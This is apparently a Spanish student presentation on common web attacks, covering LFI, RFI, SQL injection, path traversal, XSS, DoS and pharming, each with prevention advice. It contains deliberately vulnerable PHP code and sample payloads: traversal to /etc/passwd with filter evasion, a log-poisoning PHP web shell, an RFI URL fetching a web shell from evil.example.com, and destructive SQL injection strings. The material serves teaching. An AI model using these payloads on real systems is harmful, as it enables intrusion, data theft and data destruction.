Ataques más comunes

Virginia Armas
Alejandro Do Nascimiento

Introducción

Los ataques a desarrollar en la exposición son:

- HTTP Tunneling
- Suplantación de contenido
- Local File Inclusion
- Remote File Inclusion
- SQL Injection
- SSi Injection
- Directory Traversal
- Procedimiento Inter-Sitio
- Denegación de Servicio
- Pharming


HTTP Tunneling

Consiste en encapsular tráfico UDP o TCP en encabezados HTTP con la finalidad de evitar los filtros de paquetes y acceder a puertos que normalmente son inaccesibles en las redes.

Funcionamiento

- Cliente encapsula el tráfico en cabeceras HTTP.
- Se dirige el tráfico hacia un servidor del otro lado del canal de comunicación.
- El servidor quita el encabezado de encapsulamiento HTTP.
- Se redireccionan los paquetes a su destino final.

- Programas de HTTP Tunneling:
  - GNU HTTPtunnel.
  - HTTP Tunneling.
- Servidor: hts.exe -F (SRC PORT) (TARGET):(DST PORT)
- Cliente: htc -F (SRC PORT) (TARGET):(DST PORT)



Detección

- Intrusion Detection System
- Intrusion Detection and Prevention System

Suplantación de contenido

- Explotar un error que se genera de procesar datos inválidos.
- Se utiliza para introducir código a un programa para cambiar su curso de acción.
- Muchos consisten en errores de interpretación , en el fallo en no saber distinguir entre las entradas dadas por los usuarios de los comandos del sistema.

Tipos de ataques

- Modificación de base de datos
- Instalación de malware
- Escalada de privilegios (root/Local System)
- Robo de sesiones/cookies

Prevención

- Validación de datos de entrada
- Escapar caracteres peligrosos
- El uso de API con establecimiento inflexible (*strongly typed*) de consultas parametrizadas
- Mínimo de privilegios

Local File Inclusion

- Proceso de incluir archivos ubicados en un servidor introduciendo código a un navegador.
- Ocurre cuando los *include* de una pagina no están propiamente trabajados.

```
<?php
$file = $_GET['file'];
 if(isset($file)) {
    include("pages/$file");
}
 else {
    include("index.php");
}  ?>
```

- http://example.com/index.php?**file=contactus.php**
- http://example.com/index.php?**file=../../../../etc/passwd**

Evasión de filtros

```
<?php
$file = str_replace('../', '', $_GET['file']);
if(isset($file)) {
   include("pages/$file"); }
else {
   include("index.php"); }
?>
```

http://example.com/index.php?**file=..%2F..%2F..%2F..%2Fetc%2Fpasswd**

<?php “include/”.include($_GET['for'].**“.php”**); ?>

http://example.com/index.php?**file=../../../../etc/passwd%00**

Otros tipos de inclusiones

- Archivos Log de servidor apache
  - error_log:
    - http://example.com/**<?PHP+$s=$_GET;@chdir($s['x']);echo@system($s['y'])?>**
    - http://example.com/index.php?**file=/var/log/apache/logs/error_log%00&x=/&y=uname**
  - access_log:
    - Colocar código php en el user-agent
    - Ingresar a la pagina que se va a atacar
    - http://example.com/index.php?**file=/var/log/apache/logs/access_log%00&x=/&y=uname**

Remote File Inclusion

- Vulnerabilidad que se encuentra en las páginas web
- Permite al atacante incluir archivos remotos
- Usualmente a través de scripts en el servidor web.
- Ocurre por no validar propiamente datos introducidos por el usuario

```
<?php
  $color = 'blue';
  if (isset( $_GET['COLOR'] ) )
    $color = $_GET['COLOR'];
  include( $color . '.php' );
?>
```

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```

/vulnerable.php?COLOR=**http://evil.example.com/webshell.txt?**

SQL Injection

- Insertar una consulta SQL a través de los datos de entrada del cliente a la aplicación.
- Leer contenido
- Modificar (Insert/Update/Delete)
- Ejecutar operaciones de administrador
- Ocurre cuando:
  - Los datos entran a un programa desde una fuente poco confiable
  - Se utilizan los datos para construir consultas SQL de manera dinámica.

```
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
      + userName + "' AND itemname = '"  + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
```

SELECT * FROM items WHERE owner = AND itemname = ;

Itemname = "name' **OR 'a'='a“**

SELECT * FROM items

WHERE owner = 'wiley' AND itemname = 'name' **OR 'a'='a'**;

Itemname = “name**'); DELETE FROM items; --**"

SELECT * FROM items

WHERE owner = 'hacker'

AND itemname = **'name';**

DELETE FROM items;

--'

Itemname= "name**'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a**“

SELECT * FROM items

WHERE owner = 'hacker'

AND itemname = 'name**';**

DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';

Prevención

- Consultas Parametrizadas (*Parameterized Queries*):

```
$username = $_POST['Username'];
$password = $_POST['Password'];
$sql = "SELECT * FROM UserTbl WHERE Username = ‘
    $username' and Password = '$password'";
$stmt = sqlsrv_query($conn, $sql);


$sql = "SELECT * FROM UserTbl WHERE Username = ? And
    Password = ?";
$params = array($_POST['Username’], $_POST['Password’]);
$stmt = sqlsrv_query($conn, $sql, $params);
```

- Procedimientos almacenados (*Store Procedures*)
- Utilizar cuentas con el mínimo de privilegios necesitados

SSi Injection

- Server Side Includes es un conjunto de directivas que permite añadir contenido generado de forma dinámica en un sitio web sin tener que programar toda la página web.
- Consiste en la explotación del servidor donde el atacante envía código a un sitio web que luego será ejecutada localmente por el servidor web.

Cómo evitarlo

- Desactivar la ejecución de SSI si no es necesaria
- Verificar la presencia de páginas con extensión .stm, .shtm o .shtml. Sin embargo el no tener presente paginas con estas extensiones no significa que la aplicación esta protegida para estos ataques

Directory (Path) Traversal

- Se encarga de explotar las vulnerabilidades de los directorios de un equipo para acceder a archivos o directorios que no deben ser visitados.
- El ejemplo mas común es el uso de la secuencia de caracteres '../' (Unix) y '..\' (Windows) para modificar la ubicación de una solicitud.
- El objetivo del atacante es tener acceso a archivos ubicados en el servidor web mediante el uso del punto punto barra.

Directory Traversal

Ejemplo

Un ejemplo típico de una aplicación vulnerable es:

```
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

Un ataque contra este sistema podría ser mandar la siguiente petición de HTTP:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```

Generando el servidor una respuesta como:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

Directory Traversal

Cómo evitarlo

- Instalación de actualizaciones del software
- Uso de escanners de vulnerabilidad
- Algunas aplicaciones hacen escaneos sobre las cadenas introducidas buscando cadenas como '..', '../' o '..\'
- Escoger no trabajar con intervenciones del usuario al utilizar llamadas al sistema
- Las aplicaciones web pueden filtrar y validar todas las entradas

Procedimiento Inter-Sitio

- Se conoce por las siglas XSS por su nombre en inglés: Cross-Site Scripting
- El ataque consiste en que el navegador ejecuta el script malicioso en el contexto de seguridad del cliente.
- Una vez ejecutado, el atacante tiene acceso a la información de la víctima. Por esto recibe el nombre Cross-Site Scripting, ya que una fuente esta inyectando código dentro de las páginas enviadas por otra fuente (confiable).

Procedimiento Inter-Sitio

Cómo funciona

- Primero el atacante selecciona un sitio Web
- Luego “atrae” a la víctima para que interactué con el atacante, ya sea por correo o con un contenido interesante en una página web,
- El atacante puede ahora re direccionar la solicitud del navegador y realizar la inserción del script malicioso.
- El browser ejecuta el script de una fuente no confiable como si proviniera de una confiable.
- Si el atacante puede además capturar o recibir información introducida por el usuario

Procedimiento Inter-Sitio

Ejemplo

Un atacante puede generar un enlace malicioso como el siguiente:

```
<A HREF=
“Http://ejemplo.com/comment.cgi?
 mycomment = <SCRIPT> código malicioso
 </SCRIPT>”> Click Here </A>
```

Procedimiento Inter-Sitio

Cómo evitarlo y recuperarse

Los **usuarios** Web pueden reducir el riesgo de dos maneras:

- Deshabilitar los lenguajes de script en el browser
- Ser selectivos al momento de visitar los sitios web para mantener bajo el riesgo.

Los **desarrolladores y administradores** de páginas web pueden prevenirlo asegurándose que las páginas dinámicas no contengan etiquetas no deseadas o entradas no confiables.

Si un usuario sospecha que esta siendo atacado por un script malicioso, debe cerrar el browser y abrir uno nuevo en un sitio web conocido para así borrar todos los archivos Cookies del computador.

Denegacíon de Servicio DoS

- La Denegación de Servicio (Denial Of Service) consiste en atacar equipos o redes informáticas para impedir que puedan ofrecer sus servicios a los clientes y usuarios.
- El atacante oculta su verdadera dirección usando técnicas como el IP Spoofing

DoS

Cómo funciona

Para lograrlo se tienen varias maneras:

- Connection Flood
- Smurf
- Ejecutar actividades para producir un gran consumo de los recursos de la máquina afectada provocando así una caída en el rendimiento
- Transmisión de paquetes de datos que incumplan las reglas de un protocolo
- Proporcionar mediante routers información falsa sobre tablas de enrutamiento
- Envío masivo de mensajes de correo electrónico

DoS

Cómo evitarlo y recuperarse

Debido a la diversidad de los tipos de ataques para lograr una denegación de servicio, se tienen diferentes métodos, algunos son:

- Cortafuegos (firewall)
- Adquirir gran cantidad de ancho de banda
- El uso de tecnologías de regulación y limitación de velocidad puede ayudar a reducir los efectos de un ataque DoS.
- Limitar de 5 a 10 el número de conexiones realizadas por segundo.
- Bloquear/Ignorar temporal o definitivamente las direcciones IP identificadas como posibles atacantes.

Denegación de Servicio Distribuidos (DDoS)

- Se llevan a cabo en equipos “zombies”
- Los usuarios maliciosos coordinan ataques en los que pueden llegar a intervenir hasta miles de computadoras sin que sus propietarios lo sepan para colapsar redes y servidores objetivos de los atacantes.
- Para prevenir esto es necesario la colaboración de los proveedores de servicio de internet para filtrar o limitar el trafico procedente de los equipos que participan en el ataque.

Pharming

- La intención es redirigir el tráfico de un sitio web hacia otro sitio web falso.
- Se puede realizar ya sea cambiando archivos en el equipo de la víctima o aprovechándose de la vulnerabilidad en el software del servidor DNS.
- Es uno de los más peligrosos y dificil de controlar hoy en día.
- Básicamente consiste en redirigir el nombre de dominio de un sitio web de confianza a otro sitio web, que en apariencia es idéntica pero que en realidad ha sido creada por el atacante para tener acceso a los datos privados del usuario.

Pharming

Cómo evitarlo y recuperarse

- Cambiar la clave por defecto del router
- Uso de software especializado
- No abrir correos electrónicos no solicitados
- Protección DNS
- Si se sospecha de que se fue victima de un pharming, una opción es resetear el router para así resetear los valores del DNS

Bibliografía

- http://www.symantec.com/connect/articles/data-driven-attacks-using-http-tunneling
- https://www.owasp.org/index.php/Category:Attack
- http://en.wikipedia.org/wiki/Remote_File_Inclusion
- http://www.net-security.org/article.php?id=1176&p=2
- http://hakipedia.com/index.php/Local_File_Inclusion
- http://www.windowsecurity.com/articles/http-tunnels.html
- http://downloads.ackack.net/LocalFileInclusion.pdf